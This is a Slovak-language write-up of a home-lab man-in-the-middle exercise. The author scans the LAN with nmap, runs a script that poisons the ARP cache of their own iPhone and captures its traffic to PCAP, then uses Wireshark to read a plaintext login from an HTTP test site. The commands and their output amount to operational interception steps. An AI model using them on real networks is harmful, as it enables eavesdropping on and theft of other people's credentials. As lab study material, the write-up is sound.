



Najprv som potreboval zachytiť dátovú premávku medzi mojim mobilom iPhone SE a routerom na mojej domácej sieti s názvom UPCF1A9D5B. IP adresa routeru na tejto sieti je 192.168.0.1 a IP adresa môjho mobilu je 192.168.0.45 (výstup program `nmap`). Jedným z cieľov útoku bolo otráviť ARP cache môjho mobilu a nechať dátovú premávku prechádzať cez Kali Linux bežiaceho vo virtuálnom stroji VMware Workstation 16 Player.



```
(kali㉿kali)-[~]
$ nmap -sn 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-16 10:24 EDT
Nmap scan report for 192.168.0.1
Host is up (0.084s latency).
Nmap scan report for 192.168.0.45
Host is up (0.36s latency).
Nmap scan report for 192.168.0.80
Host is up (0.0024s latency).
Nmap scan report for 192.168.0.220
Host is up (0.0033s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 13.66 seconds
```



WiFi adaptér musí byť pred začatím útoku v monitorovacom móde:



MAC adresa môjho telefónu je 4c:20:b8:ad:24:4a. To je MAC adresa zariadenia pre ktoré chceme zachytiť dátovú premávku po domácej sieti. Táto premávka je zachytávaná do súborov PCAP.

```
(kali@kali)-[~]
$ sudo python3 arpimpl.py -ip_range 192.168.0.0/24
192.168.0.0/24
Valid ip range entered through command-line.
net.ipv4.ip_forward = 1
0          192.168.0.73          c8:94:02:a8:e7:61
1          192.168.0.45          4c:20:b8:ad:24:4a
Please select the ID of the computer whose ARP cache you want to poison (ctrl+z to exit): 1
Writing to pcap file. Press ctrl + c to exit.
Writing to pcap file. Press ctrl + c to exit.
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Writing to pcap file. Press ctrl + c to exit.
```

Na konečné získanie mena a hesla vložených do prihlasovacieho formulára na testovacej stránke:



som použil program **Wireshark** (filter pre http). Meno ktorým som sa prihlasoval je „victor“ a heslo ktorým som sa prihlasoval je „test“. Účet som vytvorený nemal. V rozhraní Wireshark pritom vidíme výstup programu arpimpl.py uložený ako requests.pcap.

Kali Linux 2022.1 VMware amd64 - VMware Workstation 16 Player (Non-commercial use only)

requests.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
1596	866.226682	192.124.249.24	192.168.0.45	OSCP	2372	Response
1600	866.227897	192.124.249.24	192.168.0.45	OSCP	2374	Response
8738	1467.568787	192.168.0.73	93.184.229.29	HTTP	284	GET /PHPExtZ8PHEswSTA38gUjDgKCGUAB89D0xatx5Z7H271N78C85S1P74uKvV9]QUU1JUIB1V5uNu5gZf6N2Bv457QYXJzKCEAq6X20ZdHpcGp6]MhQX3D
8740	1467.598548	93.184.229.29	192.168.0.73	OSCP	893	Response
10001	1545.960182	192.124.249.22	192.168.0.45	OSCP	966	Response
10188	1546.935128	93.184.229.29	192.168.0.45	OSCP	1962	Response
10163	1547.349996	192.168.0.45	44.228.249.3	HTTP	342	HTTP/1.1 302 Found (text/html)
10210	1547.550168	44.228.249.3	192.168.0.45	HTTP	348	GET /login.php HTTP/1.1
10218	1547.595338	192.168.0.45	44.228.249.3	HTTP	2614	HTTP/1.1 200 OK (text/html)
10234	1547.797199	44.228.249.3	192.168.0.45	HTTP	274	GET /REQQzC]BAPdAPDAJ8gUjDgKCGUAB8111nKBAuK5FqHqpeJ317dJ8GPAQubSd9pAU7BPxsZHLPaH2B3ahq10MCAXvxFQn3Dn3D HTTP/1.1
12727	1619.787187	192.168.0.73	192.124.249.22	HTTP	893	Response
12735	1619.822311	192.124.249.22	192.168.0.73	OSCP	893	Response

[SEQ/ACK analysis]
TCP payload (28 bytes)
TCP segment data (28 bytes)
[2 Reassembled TCP Segments (573 bytes): #10161(553), #10163(20)]
[Frame: 10161, payload: 0:552 (553 bytes)]
[Frame: 10163, payload: 553:572 (20 bytes)]
[Segment count: 2]
[Reassembled TCP Length: 573]
[Reassembled TCP Data: 504F5354202F736572696e6662e786878204854
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form Item: "pass" = "ha"

Frame (86 bytes) Reassembled TCP (573 bytes)
Text item (text), 13 bytes

Packets: 40761 - Displayed: 19 (0.0%) Profile: Default

1836
16.4.2022

Kali Linux 2022.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

requests.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

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Text item (text), 13 bytes

Packets: 40761 - Displayed: 19 (0.0%) Profile: Default

1836
16.4.2022